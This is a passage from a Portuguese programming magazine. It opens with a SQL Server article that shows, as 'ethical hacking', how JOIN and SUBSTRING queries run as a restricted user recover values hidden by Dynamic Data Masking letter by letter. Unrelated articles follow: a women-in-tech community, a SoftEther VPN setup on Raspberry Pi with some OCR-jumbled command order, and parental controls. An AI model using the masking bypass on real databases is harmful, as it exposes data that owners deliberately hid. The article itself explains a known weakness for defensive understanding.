Mas se o campo for de texto, eventualmente longo (e.g. 100 caracteres), e não tivermos a mínima ideia dos seus valores possíveis? Claro que podíamos tentar LIKE com valores desde '%A%' até '%Z%', mas isso não ajudaria muito. Vamos a outra técnica. Começamos por criar uma tabela cujo conteúdo é um único caracter, com os todos os valores possíveis (aqui estão só de A-Z e espaço, mas podemos incluir todos os outros caracteres Unicode para ficar completo). De seguida aplicamos o JOIN caracter a caracter (o exemplo tem apenas até à posição 14 porque sabemos que não há mais, mas na vida real o limite seria o tamanho do campo):

```
CREATE TABLE dbo.Letters
(
      Letter NVARCHAR(1)  NOT NULL,
      CONSTRAINT PK_Letters PRIMARY KEY CLUSTERED
( Letter ASC )
);

INSERT INTO dbo.Letters (Letter)
VALUES ('A'), ('B'), ('C'), ('D'), ('E'), ('F'),
('G'), ('H'), ('I'),
          ('J'), ('K'), ('L'), ('M'), ('N'), ('O'),
('P'), ('Q'), ('R'),
          ('S'), ('T'), ('U'), ('V'), ('W'), ('X'),
('Y'), ('Z'), (' ');

GRANT SELECT ON dbo.Letters TO Public; -- Very sa-
fe!

-- Spies don't call it stalking...
SELECT * FROM dbo.Letters;


-- Get letter by letter (here using subqueries)...
EXECUTE AS USER = 'Sean';
SELECT b.*,
         k01.Letter AS L01,
         k02.Letter AS L02,
         k03.Letter AS L03,
         k04.Letter AS L04,
         k05.Letter AS L05,
         k06.Letter AS L06,
         k07.Letter AS L07,
         k08.Letter AS L08,
         k09.Letter AS L09,
         k10.Letter AS L10,
         k11.Letter AS L11,
         k12.Letter AS L12,
         k13.Letter AS L13,
         k14.Letter AS L14
         -- Seen as Sean using DDM with PARTIAL
JOIN hack
FROM dbo.BondFilms b
       INNER JOIN dbo.Letters AS k01 ON (k01.Letter
= SUBSTRING(b.BondActor,01,1))
       INNER JOIN dbo.Letters AS k02 ON (k02.Letter
= SUBSTRING(b.BondActor,02,1))
       INNER JOIN dbo.Letters AS k03 ON (k03.Letter
= SUBSTRING(b.BondActor,03,1))
       INNER JOIN dbo.Letters AS k04 ON
(k04.Letter = SUBSTRING(b.BondActor,04,1))
       INNER JOIN dbo.Letters AS k05 ON
(k05.Letter = SUBSTRING(b.BondActor,05,1))
       INNER JOIN dbo.Letters AS k06 ON
(k06.Letter = SUBSTRING(b.BondActor,06,1))
       INNER JOIN dbo.Letters AS k07 ON
(k07.Letter = SUBSTRING(b.BondActor,07,1))
       INNER JOIN dbo.Letters AS k08 ON
(k08.Letter = SUBSTRING(b.BondActor,08,1))
       INNER JOIN dbo.Letters AS k09 ON
(k09.Letter = SUBSTRING(b.BondActor,09,1))
       INNER JOIN dbo.Letters AS k10 ON
(k10.Letter = SUBSTRING(b.BondActor,10,1))
       INNER JOIN dbo.Letters AS k11 ON
(k11.Letter = SUBSTRING(b.BondActor,11,1))
       INNER JOIN dbo.Letters AS k12 ON
(k12.Letter = SUBSTRING(b.BondActor,12,1))
       INNER JOIN dbo.Letters AS k13 ON
(k13.Letter = SUBSTRING(b.BondActor,13,1))
       INNER JOIN dbo.Letters AS k14 ON
(k14.Letter = SUBSTRING(b.BondActor,14,1))
REVERT;
```

Imagem - DEMO6-HackPARTIAL no final do artigo


Pelo resultado, será fácil concatenar cada uma das colunas e perceber exactamente o conteúdo do campo mascarado!

Finalmente, e para explicar como é possível atacar o DDM, aqui fica um exemplo que NÃO funciona:

```
EXECUTE AS USER = 'Sean';
    SELECT b.*,
              (SELECT Letter FROM dbo.Letters AS
k01 WHERE k01.Letter = SUBSTRING
(b.BondActor,1,1)) AS L01,
             (SELECT Letter FROM dbo.Letters AS
k02 WHERE k02.Letter = SUBSTRING
(b.BondActor,2,1)) AS L02,
             (SELECT Letter FROM dbo.Letters AS
k03 WHERE k03.Letter = SUBSTRING
(b.BondActor,3,1)) AS L03
            -- Seen as Sean using DDM with PAR-
TIAL FIND hack - This WON'T WORK
      FROM dbo.BondFilms b
    REVERT;
```

Imagem - DEMO7-HackFAIL no final do artigo

A razão é simples: se consultarmos o query plan, quando fazemos um WHERE ou um JOIN, estamos a fazê-lo no início do query, mas o conteúdo do SELECT é feito mesmo no final. Ora, a aplicação da máscara de DDM é feita mesmo antes de processar o SELECT.



Finalmente, o blá blá blá legal: ***Isto é um exemplo de Ethical Hacking, para ajudar a compreender e resolver problemas de segurança e não deve ser usado para fins ilícitos*** (embora fazer partidas aos colegas seja perfeitamente aceitável).

FilmID	FilmTitle	FilmYear	BondActor	Agent
1	Dr. No	1962	Sean Connery	Sean
2	From Russia with Love	1963	Sean Connery	Sean
3	Goldfinger	1964	Sean Connery	Sean
4	Thunderball	1965	Sean Connery	Sean
21	The World Is Not Enough	1999	Pierce Brosnan	Pierce
22	Die Another Day	2002	Pierce Brosnan	Pierce
23	Casino Royale	2006	Daniel Craig	Daniel
24	Quantum of Solace	2008	Daniel Craig	Daniel
25	Skyfall	2012	Daniel Craig	Daniel
26	Spectre	2015	Daniel Craig	Daniel

Demo 1

Agent	BondActor
Daniel	Daniel Craig
David	David Niven
George	George Lazenby
Pierce	Pierce Brosnan
Roger	Roger Moore
Sean	Sean Connery
Timothy	Timothy Dalton

Demo 2

FilmID	FilmTitle	FilmYear	BondActor	Agent
1	Dr. No	1962	Se▪▪▪	Sean
2	From Russia with Love	1963	Se▪▪▪	Sean
3	Goldfinger	1964	Se▪▪▪	Sean
4	Thunderball	1965	Se▪▪▪	Sean
5	Casino Royale	1967	Da▪▪▪	David
6	You Only Live Twice	1967	Se▪▪▪	Sean
18	Licence to Kill	1989	Ti▪▪▪	Timothy
19	GoldenEye	1995	Pi▪▪▪	Pierce
20	Tomorrow Never Dies	1997	Pi▪▪▪	Pierce
21	The World Is Not Enough	1999	Pi▪▪▪	Pierce
22	Die Another Day	2002	Pi▪▪▪	Pierce
23	Casino Royale	2006	Da▪▪▪	Daniel
24	Quantum of Solace	2008	Da▪▪▪	Daniel
25	Skyfall	2012	Da▪▪▪	Daniel
26	Spectre	2015	Da▪▪▪	Daniel

Demo 3

FilmID	FilmTitle	FilmYear	BondActor	Agent
9	Live and Let Die	1973	Ro▪▪▪	Roger
10	The Man with the Golden Gun	1974	Ro▪▪▪	Roger
11	The Spy Who Loved Me	1977	Ro▪▪▪	Roger
12	Moonraker	1979	Ro▪▪▪	Roger
13	For Your Eyes Only	1981	Ro▪▪▪	Roger
14	Octopussy	1983	Ro▪▪▪	Roger
16	A View to a Kill	1985	Ro▪▪▪	Roger

Demo 4

FilmID	FilmTitle	FilmYear	BondActor	Agent	AGENTS_BondActor
1	Dr. No	1962	Se▪▪▪	Sean	Sean Connery
2	From Russia with Love	1963	Se▪▪▪	Sean	Sean Connery
3	Goldfinger	1964	Se▪▪▪	Sean	Sean Connery
4	Thunderball	1965	Se▪▪▪	Sean	Sean Connery
5	Casino Royale	1967	Da▪▪▪	David	David Niven
6	You Only Live Twice	1967	Se▪▪▪	Sean	Sean Connery
7	On Her Majesty's Secret Service	1969	Ge▪▪▪	George	George Lazenby
8	Diamonds Are Forever	1971	Se▪▪▪	Sean	Sean Connery
9	Live and Let Die	1973	Ro▪▪▪	Roger	Roger Moore
10	The Man with the Golden Gun	1974	Ro▪▪▪	Roger	Roger Moore
11	The Spy Who Loved Me	1977	Ro▪▪▪	Roger	Roger Moore
12	Moonraker	1979	Ro▪▪▪	Roger	Roger Moore
13	For Your Eyes Only	1981	Ro▪▪▪	Roger	Roger Moore
14	Octopussy	1983	Ro▪▪▪	Roger	Roger Moore
15	Never Say Never Again	1983	Se▪▪▪	Sean	Sean Connery
16	A View to a Kill	1985	Ro▪▪▪	Roger	Roger Moore
17	The Living Daylights	1987	Ti▪▪▪	Timothy	Timothy Dalton
18	Licence to Kill	1989	Ti▪▪▪	Timothy	Timothy Dalton
19	GoldenEye	1995	Pi▪▪▪	Pierce	Pierce Brosnan
20	Tomorrow Never Dies	1997	Pi▪▪▪	Pierce	Pierce Brosnan
21	The World Is Not Enough	1999	Pi▪▪▪	Pierce	Pierce Brosnan
22	Die Another Day	2002	Pi▪▪▪	Pierce	Pierce Brosnan
23	Casino Royale	2006	Da▪▪▪	Daniel	Daniel Craig
24	Quantum of Solace	2008	Da▪▪▪	Daniel	Daniel Craig
25	Skyfall	2012	Da▪▪▪	Daniel	Daniel Craig
26	Spectre	2015	Da▪▪▪	Daniel	Daniel Craig

Demo 5

FilmID	FilmTitle	FilmYear	BondActor	Agent	L01	L02	L03	L04	L05	L06	L07	L08	L09	L10	L11	L12	L13	L14
1	Dr. No		1962 Se•••	Sean	S	E	A	N		C	O	N	N	E	R	Y		
2	From Russia with Love		1963 Se•••	Sean	S	E	A	N		C	O	N	N	E	R	Y		
3	Goldfinger		1964 Se•••	Sean	S	E	A	N		C	O	N	N	E	R	Y		
4	Thunderball		1965 Se•••	Sean	S	E	A	N		C	O	N	N	E	R	Y		
5	Casino Royale		1967 Da•••	David	D	A	V	I	D		N	I	V	E	N			
6	You Only Live Twice		1967 Se•••	Sean	S	E	A	N		C	O	N	N	E	R	Y		
7	On Her Majesty's Secret Service		1969 Ge•••	George	G	E	O	R	G	E		L	A	Z	E	N	B	Y
8	Diamonds Are Forever		1971 Se•••	Sean	S	E	A	N		C	O	N	N	E	R	Y		
9	Live and Let Die		1973 Ro•••	Roger	R	O	G	E	R		M	O	O	R	E			
10	The Man with the Golden Gun		1974 Ro•••	Roger	R	O	G	E	R		M	O	O	R	E			
11	The Spy Who Loved Me		1977 Ro•••	Roger	R	O	G	E	R		M	O	O	R	E			
22	Die Another Day		2002 Pi•••	Pierce	P	I	E	R	C	E		B	R	O	S	N	A	N
23	Casino Royale		2006 Da•••	Daniel	D	A	N	I	E	L		C	R	A	I	G		
24	Quantum of Solace		2008 Da•••	Daniel	D	A	N	I	E	L		C	R	A	I	G		
25	Skyfall		2012 Da•••	Daniel	D	A	N	I	E	L		C	R	A	I	G		
26	Spectre		2015 Da•••	Daniel	D	A	N	I	E	L		C	R	A	I	G		

Demo 6

FilmID	FilmTitle	FilmYear	BondActor	Agent	L01	L02	L03
1	Dr. No		1962 Se•••	Sean	x	x	x
2	From Russia with Love		1963 Se•••	Sean	x	x	x
3	Goldfinger		1964 Se•••	Sean	x	x	x
4	Thunderball		1965 Se•••	Sean	x	x	x
5	Casino Royale		1967 Da•••	David	x	x	x
6	You Only Live Twice		1967 Se•••	Sean	x	x	x
7	On Her Majesty's Secret Service		1969 Ge•••	George	x	x	x
8	Diamonds Are Forever		1971 Se•••	Sean	x	x	x
9	Live and Let Die		1973 Ro•••	Roger	x	x	x
10	The Man with the Golden Gun		1974 Ro•••	Roger	x	x	x
11	The Spy Who Loved Me		1977 Ro•••	Roger	x	x	x
23	Casino Royale		2006 Da•••	Daniel	x	x	x
24	Quantum of Solace		2008 Da•••	Daniel	x	x	x
25	Skyfall		2012 Da•••	Daniel	x	x	x
26	Spectre		2015 Da•••	Daniel	x	x	x

Demo 7

AUTOR

Escrito por André Melancia

Independent Developer/DBA/Consultant. Microsoft Certified Trainer (MCT) focusing on SQL Server, Azure and IoT. 17+ years' fun developing information and multimedia systems, DBA, project and IT management. PowerShell Portugal, IT Pro Portugal and IoT Portugal communities organiser. IPv6 Portugal, DNSSec Portugal and Windows Development Portugal online communities moderator. Actively volunteering, organising, speaking or just participating at community meetings and events like SQLSaturdays, SQLBits, SQLRelay, Maker Faire Lisbon, Arduino/Genuino Day Lisbon, Global Azure Bootcamp Lisbon, etc.

Proud uncle and food devouring expert, with dangerous pussy cat as companion.

Go to http://Andy.PT and you'll know the same as the NSA...

Junta-te a outros entusiastas de jogos num fim-de-semana dedicado a discussão de interesses, partilha de ideias, e claro, desenvolvimento de jogos! Não percas a oportunidade de participar na maior Game Jam mundial e inscreve-te já!

GLOBAL GAME JAM

20-22 JAN 2017

Inscrições abertas até dia 8 de janeiro, o número de participantes é limitado!

Inscrições: http://necg.fe.up.pt
Mais info: www.globalgamejam.org
https://www.facebook.com/FEUP.NeCG

NeCG

NÚCLEO DE ESTUDANTES DE MESTRADO EM MULTIMÉDIA

No Code

A primeira comunidade portuguesa de mulheres em tecnologia apresenta-se com novo nome e objetivos mais ambiciosos

Instalando um servidor VPN num Raspberry Pi

Segurança Familiar Microsoft no Windows 10: Um guia para Pais e Educadores

GameJAM

Entrevista a: Edite Amorim

A primeira comunidade portuguesa de mulheres em tecnologia apresenta-se com novo nome e objetivos mais ambiciosos

Seis anos depois de ser criada, a primeira comunidade portuguesa de mulheres em tecnologia apresentou em setembro do corrente ano um novo nome, imagem, site e objetivos mais ambiciosos.

Em 2010 nasceu em Portugal a primeira comunidade para juntar e dar a conhecer mulheres na área da tecnologia - 'Portugal Girl Geek Dinners' (PGGD).

A PGGD integrava um movimento de caráter internacional que começou em Londres, em 2005, e rapidamente se estendeu a vários países.

Os objetivos centrais eram três:

- Facilitar o contacto entre mulheres interessadas em tecnologia, habituadas a estar em minoria numa área dominada por homens;
- Promover formas de encorajar o interesse do género feminino por esta área;
- Combater estereótipos sociais.

Em seis anos de existência em Portugal, a PGGD realizou uma série de encontros incluindo palestras, com o apoio de grandes empresas como a Microsoft, a Deloitte ou a Critical Manufacturing.

Agora, seis anos volvidos, a 'Portugal Girl Geek Dinner' renasce, com uma missão bem mais abrangente, que o novo nome 'Geek Girls Portugal' (G2PT) reflete.

A G2PT pretende, a partir de agora, encorajar e inspirar jovens do género feminino a optarem por uma carreira nesta área. Para tal, as atividades serão alargadas para além dos habituais encontros/palestras regulares:

- Será criada uma rede de mentoras que irão acompanhar jovens mulheres numa carreira profissional tecnológica ou no desenvolvimento de um projeto específico, com vista a chegar a um público cada vez mais jovem;
- Serão desenvolvidos workshops para aprofundar diversos temas no campo da tecnologia;
- Serão realizadas sessões de sensibilização em escolas de modo a apresentar carreiras reais de mulheres na tecnologia.

A equipa mantém-se, com presença em Braga, Porto, Coimbra, Leiria e Lisboa (querendo chegar ainda a mais cidades). Em 2016 realizaram-se 15 encontros de norte a sul do país – Braga (1), Vila do Conde (1), Porto (5), Coimbra (1) e Lisboa (6) – que permitiram às mulheres reunirem-se e debaterem temas como design e experiência do utilizador, realidade virtual, qualidade, gestão de projetos, Agile, social media, análise preditiva, entre outros. Este foi também o ano em que mais empresas apoiaram a concretização destes encontros.

As G2PT foram, em novembro, selecionadas para organizar um dos meetups do Web Summit. Conseguiram nesse evento reunir 80 mulheres de várias nacionalidades num grande momento de networking, ficando mais de 100 pessoas em lista de espera para participar no mesmo.

Atualmente, as Geek Girls Portugal contam com mais de 300 mulheres das mais variadas faixas etárias e com diferentes percursos profissionais e académicos.

Em 2017 a comunidade avançará com novos projetos de forma a permitir que cada vez mais mulheres tenham contacto próximo com a tecnologia, não só a nível profissional mas também na sua vida pessoal.

Mais informação sobre a comunidade, como fazer parte e como apoiar os seus objetivos pode ser encontrada no site oficial em www.geekgirlsportugal.pt

AUTOR

Escrito por Vânia Gonçalves (em colaboração com Joana Fillol)

INSTALANDO UM SERVIDOR VPN NUM RASPBERRY PI

Introdução

Uma rede privada virtual (VPN) é uma rede de comunicações privada, construída sobre uma rede de comunicações pública, como o caso da internet. O tráfego de dados é transmitido pela rede pública, mas encriptado de forma a não permitir que esteja acessível a quem não é destinado. Uma VPN é apenas uma ligação estabelecida sobre uma infraestrutura pública ou compartilhada, usando tecnologias de tunelamento e criptografia para manter seguros os dados transmitidos.

A importância do uso de VPN's é cada vez mais falada, uma vez que o uso de hotspots wifi abertos é cada vez maior. Isto torna cada vez mais comum o uso de locais onde existam hotspots, pontos de frequentes ataques, recorrendo a dispositivos simples e muitas vezes feitos propositadamente para o efeito de levar a cabo interceptação e captura de dados contendo passwords, sessões, etc…

Ao longo desde artigo vou apresentar a instalação do SoftEther, no Raspberry Pi Pixel OS e a configuração do mesmo. Uma das vantagens do SoftEther além de ser open-source, prende-se com o facto de disponibilizar uma ferramenta de configuração gráfica, bastante simples e intuitiva.

Instalação

Antes de mais convém verificar se o sistema está devidamente actualizado. Para tal executamos os seguintes comandos:

```
apt-get update && apt-get upgrade
```

Feito isto podemos começar com a instalação do SoftEther. Primeiramente vamos fazer o download do programa. Como não existem packages prontos, teremos de descarregar do website. Existem muitas formas de o fazer pelo que vou apenas apresentar duas deixando ao leitor a escolha de qual utilizar:

1. Utilizando o Lynx:

Para tal, temos de instalar o Lynx antes de fazermos o download:

```
sudo apt-get install lynx -y
```

De seguida executamos o Lynx, escolhemos a última versão do SoftEther Server para ARM EABI e descarregamos.

```
lynx      http://www.softether-download.com/files/softether/
```

Convém ter a certeza que ao "navegarmos", escolhemos o ficheiro correcto e a última versão, que terá um nome parecido com *softether-vpnserver-v4.XX-XXXX-XXXX-XXXX.XX.XX-linux-arm_eabi-32bit.tar.gz*

2. Utilizando o comando wget:

```
sudo wget http://www.softether-download.com/files/softether/v4.22-9634-beta-2016.11.27-tree/Linux/SoftEther_VPN_Server/32bit_-_ARM_EABI/softether-vpnserver-v4.22-9634-beta-2016.11.27-linux-arm_eabi-32bit.tar.gz
```

Feito o download podemos proceder à instalação do SoftEther. Para tal vamos ter de extrair o ficheiro que descarregámos, recorrendo ao tar.

```
sudo tar xzvf softether-vpnserver-v2.00-9387-rtm-2013.09.16-linux-x86-32bit.tar.gz
```

Feito isto teremos uma directoria chamada vpnserver, onde poderemos compilar o SoftEther e de onde faremos a instalação. Para que a instalação tenha sucesso os seguintes packages têm de estar instalados: *make, gccbinutils, libc, zlib, openssl, readline, ncurses.* Para instalar deslocamos o cursor para a directoria vpnserver e executamos a instalação com os seguintes comandos:

```
cd vpnserver
sudo make
```

Nota: Caso não estejam instados os packages necessários à compilação pode-se executar o seguinte comando para instalar os essenciais:

```
sudo apt-get install build-essential -y
```

Neste passo vai ser preciso ler o License Agreement e selecionar a opção 1 para confirmar que se concorda com o mesmo.

Uma vez terminado este passo, iremos mover a directoria vpnserver para /usr/local, onde irá ficar, bem como alterar algumas permissões a ficheiros para que o SoftEther Server possa funcionar correctamente:

```
cd ..
sudo mv vpnserver /usr/local
cd /usr/local/vpnserver/
sudo chmod 600 *
sudo chmod 700 vpnserver
sudo chmod 700 vpncmd
```

Nota: É possível colocar o SoftEther Server a ser iniciado automaticamente no arranque do sistema. Para tal bastará criar um ficheiro chamado vpnserver na directoria /etc/init.d com o conteúdo apresentado abaixo. Para criar o ficheiro pode-se usar o editor nano ou outro qualquer seguido do caminho e nome do ficheiro (sudo nano /etc/init.d/vpnserver) e de seguida actualizar o arranque.

```
#!/bin/sh
# chkconfig: 2345 99 01
# description: SoftEther VPN Server
DAEMON=/usr/local/vpnserver/vpnserver
LOCK=/var/lock/subsys/vpnserver
test -x $DAEMON || exit 0
case "$1" in
start)
$DAEMON start
touch $LOCK
;;
stop)
$DAEMON stop
rm $LOCK
;;
restart)
$DAEMON stop
sleep 3
$DAEMON start
;;
*)
echo "Usage: $0 {start|stop|restart}"
exit 1
esac
exit 0
```

Após ter criado o ficheiro ainda é preciso alterar as permissões do mesmo com o comando:

```
sudo chmod 755 /etc/init.d/vpnserver && /etc/
init.d/vpnserver start
```

E por fim actualizar o arranque do sistema com o comando:

```
sudo update-rc.d vpnserver defaults
```

Neste momento o SoftEther Server já se deve encontrar em execução pelo que teremos de verificar se está a funcionar correctamente. Para tal recorremos aos comandos seguintes:

```
cd /usr/local/vpnserver
./vpncmd
```

Neste momento pressionamos a tecla 3, para “Use of VPN Tools” e digitamos *check*. Se tudo apresentar a informação “pass”, digitamos exit para sair.

E pronto, temos o servidor instalado! Agora vamos a configurações! Existem duas formas distintas de configurar, sendo uma a configuração local, usando a interface de linha de comandos (vpncmd) e outra utilizando o software de administração remota com interface gráfica, que existe tanto para Windows, como para GNU/Linux e MacOS. Neste artigo vou apenas focar as configurações iniciais, recorrendo à ferramenta de interface de linha de comandos. No entanto, recomendo a todos os que forem mais proficientes em Windows o uso da ferramenta gráfica para Windows, uma vez que é muito intuitiva e simples de utilizar.

Configurando:

Tal como já foi mencionado a configuração será feita pela interface de linha de comandos recorrendo ao vpncmd. Esta configuração divide-se num conjunto de passos sequenciais que serão apresentados de seguida.

Primeiro passo (Alterar a password de administrador).

Para realizar este passo executamos o vpncmd, seleccionamos a opção 1 “Managment of VPN Server or VPN Bridge”. Não inserimos nenhum valor quando for pedido o endereço do servidor, uma vez que é o servidor local, e quando for apresentada a prompt, digitamos “ServerPasswordSet”, para alterar a palavra pass de administrador.

Segundo passo, criar um Hub Virtual, para se utilizar o SoftEther.

É obrigatório criar um virtual hub, para se poder utilizar o SoftEther, assim sendo, neste caso chamaremos ao hub VPN. Podem existir mais do que um HUB no mesmo servidor mas isso sai do âmbito deste artigo. Vamos utilizar novamente a ferramenta vpncmd. Dentro da ferramenta, na prompt dela basta digitar HubCreate VPN (neste caso vpn é o nome do nosso hub). De seguida o sistema irá solicitar a palavra passe de administrador do servidor, uma vez que estamos a efectuar configurações.

Assim que tenhamos criado o hub temos de o seleccionar antes de prosseguir. Para isso, na prompt da ferramenta digitamos Hub VPN .

Terceiro passo, activar o SecureNAT

Existem dois modos de acesso distintos a um hub no SoftEther, o modo securenat e o modo bridge. Como o modo bridge não é tão comum de se utilizar e necessita que se disponha de um servidor dhcp instalado localmente, optaremos por usar apenas securenat evitando configurações de software adicionais. Para activar o securenat ainda dentro da ferramenta vpncmd, na sua prompt digitamos SecureNat Enable .

Quarto passo, criar e gerir utilizadores.

Uma vez que já configurámos tudo até ao nosso hub virtual, temos de criar os utilizadores para usar a VPN. Podemos criar utilizadores usando o comando UserCreate e ver a lista de utilizadores existente usando o comando UserList. Os utilizadores podem ser adicionados a grupos e podem até ter diferentes modos de autenticação (incluindo: Senha, Certificado, RADIUS, NTLM, etc.). Utilizando o comando UserCreate, na prompt da aplicação vpncmd vamos criar um utilizador chamado “paprevista”. O comando ficaria assim: UserCreate paprevista.

A autenticação predefinida para os utilizadores é por password, mas poderá ser alterada de acordo com o que for pretendido usando os comandos listados abaixo:

- UserNTLMSet for NT Domain Authentication
- UserPasswordSet for Password Authentication
- UserAnonymousSet for Anonymous Authentication
- UserRadiusSet for RADIUS Authentication
- UserCertSet for Individual Certificate Authentication

- UserSignedSet for Signed Certificate Authentication

Neste caso e apenas para manter a simplicidade, vamos utilizar a autenticação por password e definir como password "!atsiveR" para tal basta na prompt do vpncmd digitar UserPasswordSet !atsiveR

Quinto passo, configurar o modo L2TP/IPSec

Para activar o modo L2TP/IPsec VPN server basta digitar o comando IPsecEnable, na prompt do vpncmd. Este comando irá desencadear uma série de questões para configurar as funcionalidades do servidor L2TP, tal como estão descritas em seguida.

- **"Enable L2TP over IPsec Server Function"** Digitamos "**yes"** para activar L2TP sobre IPSEC com chave pré-partilhada. (Feito este passo, podemos aceder à nossa vpn usando qualquer dispositivo incluindo dispositivos iOS, Android, Windows, Mac OS X, GNU/Linux, etc…
- **"Enable Raw L2TP Server Function"** Isto irá activar o L2TP para todos os clientes que não tenham IPSEC.
- **"Enable EtherIP / L2TPv3 over IPsec Server Function"** Os routers que sejam compatíveis com EtherIP / L2TPv3 sobre IPsec podem ligar-se a este server uma vez que esta opção está habilitada.
- **"Pre Shared Key for IPsec"** Aqui será pedido que digitemos a chave pré partilhada para ser usada pelo L2TP VPN.

Sexto passo, configurar as funcionalidades SSTP/ OpenVPN

O SoftEther pode "copiar" as funções de Microsoft SSTP VPN Server e/ou do OpenVPN Server. Mas antes de ativá-las, temos de gerar um certificado SSL auto-assinado para o servidor. Para tal vamos usar o comando ServerCertRegenerate do SoftEther para gerar e registrar um certificado SSL auto-assinado para o servidor. O argumento passado para comando é CN (Common Name) e deve ser definido como o nome do host (FQDN) ou endereço IP:

```
ServerCertRegenerate [CN]
```

Notas: O SoftEther vem com um Dynamic DNS incorporado, que pode atribuir um hostname único e permanente ao servidor. Se já tiver um certificado SSL ou tiver criado um usando openssl, este pode ser adicionado ao servidor usando o comando ServerCertSet.

Agora temos de transferir o certificado para os clientes de vpn e adicioná-los como "trusted" confiáveis. Primeiramente vamos guardar o certificado na directoria home do nosso raspberry usando o comando ServerCertGet ~/ cert.cer .

Agora podemos transferir o certificado, quer seja por SFTP quer seja em pen-drive, como nos for mais conveniente, pois trata-se apenas de copiar um ficheiro. Atenção que nas máquinas com sistema operativo Windows, o certificado tem de ser instalado nas "**Trusted Root Certification Authorities"**

```
SstpEnable Yes
```

Última parte

```
OpenVpnEnable Yes / PORTS: 1194
```

Agora que criámos e registámos um certificado

```
OpenVpnMakeConfig ~ / revistaPrograma-
r_openvpn_config.zip
```

SSL no servidor, podemos ativar a função SSTP com o comando seguinte:

E de seguida habilitar o modo OpenVPN:

Feito isto podemos gerar um ficheiro com as configurações utilizando o comando seguinte, na bash:

E de seguida transferimos para as máquinas clientes, da forma que nos for mais conveniente.

O SoftEther também fornece um software cliente VPN dedicado para Windows e GNU/Linux que suporta um protocolo específico do SoftEther chamado Ethernet sobre HTTPS ou SSL-VPN que é bastante poderoso e flexível. Este usa o protocolo HTTPS e a porta 443, para estabelecer um túnel VPN e tira partido do facto de esta porta ser bem conhecida e quase todas as firewalls, servidores proxy e NAT permitirem a passagem de tráfego nesta porta. Para usar o protocolo SSL-VPN, devemos utilizar o cliente de VPN do SoftEther que está disponível no próprio site do programa.

Não irei focar a instalação de um cliente no artigo uma vez que o objectivo se prende com a instalação e configuração do servidor num raspberry pi correndo Pixel OS.

Conclusão

Ao longo deste artigo, apresentei o processo de instalação e configuração de um servidor VPN SoftEther no sistema operativo Raspberry Pixel OS, para Raspberry Pi e a configuração do mesmo pela interface de linha de comandos. Todas as tarefas feitas durante este artigo podem ser feitas utilizando o SoftEther Server Manager para Windows, que é bastante mais simples de usar para utilizadores menos experientes, ou mais ambientados à plataforma Windows.

AUTOR

Escrito por António C. Santos

Apaixonado por tecnologia, autodidata desde tenra idade. Cresceu com o ZX Spectrum 48k. Com mais de 20 anos de experiência em implementação e integração de sistemas e desenvolvimento de software por medida nas mais diversas linguagens. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012. Twitter:@apocsantos

SEGURANÇA FAMILIAR MICROSOFT NO WINDOWS 10:
UM GUIA PARA PAIS E EDUCADORES

Introdução

Quando uma criança começa a dar os primeiros passos no mundo da **Internet**, existe uma natural preocupação dos **Pais** e **Educadores** em relação à **segurança**. Tendo em conta os perigos que uma **navegação** na **Web** não **vigiada** pode representar, é necessário **consciencializar** as **crianças** para um **conjunto** de **práticas** a **evitar** enquanto estão **online**, como por exemplo, a **cedência** de **dados pessoais** a **desconhecidos** que possam facilitar a identificação destes jovens, a **divulgação** de **informações** sobre os seus **amigos** sem **consentimento** prévio dos mesmos, a **partilha** de **imagens** ou **vídeos** que possam ser usados para fim **ilícitos** como **"Sextortion"**, a **participação** em **discussões** nas **Redes Sociais** que **fomentem** ou estejam de alguma forma **associada** a **violência** ou **Cyberbullying**, entre muitas outras.


Para além destes **conselhos**, os **Pais** podem através de **ferramentas** especificas, **implementar** um **conjunto** de **regras** que permitem **definir** as **horas** de **utilização** do **PC** e **acesso** à **Internet**, que **conteúdos** podem ser **visualizados**, tipos de **jogos permitidos** etc.

Na altura de **implementar** uma **solução** de **controlo parental**, os **Pais** podem escolher entre **soluções pagas** como o **Norton Family Premier** da **Symantec** ou o **Net Nanny** da **ContentWatch**, ou usar **soluções gratuitas** como o **Custódio** ou a **Segurança Familiar** da **Microsoft**.

Para este **artigo** da **Revista Programar** escolhi a **Segurança Familiar** da **Microsoft** e nos próximos parágrafos, vou explicar como **implementar** e **gerir** esta **ferramenta online** e também através do **Windows 10**.

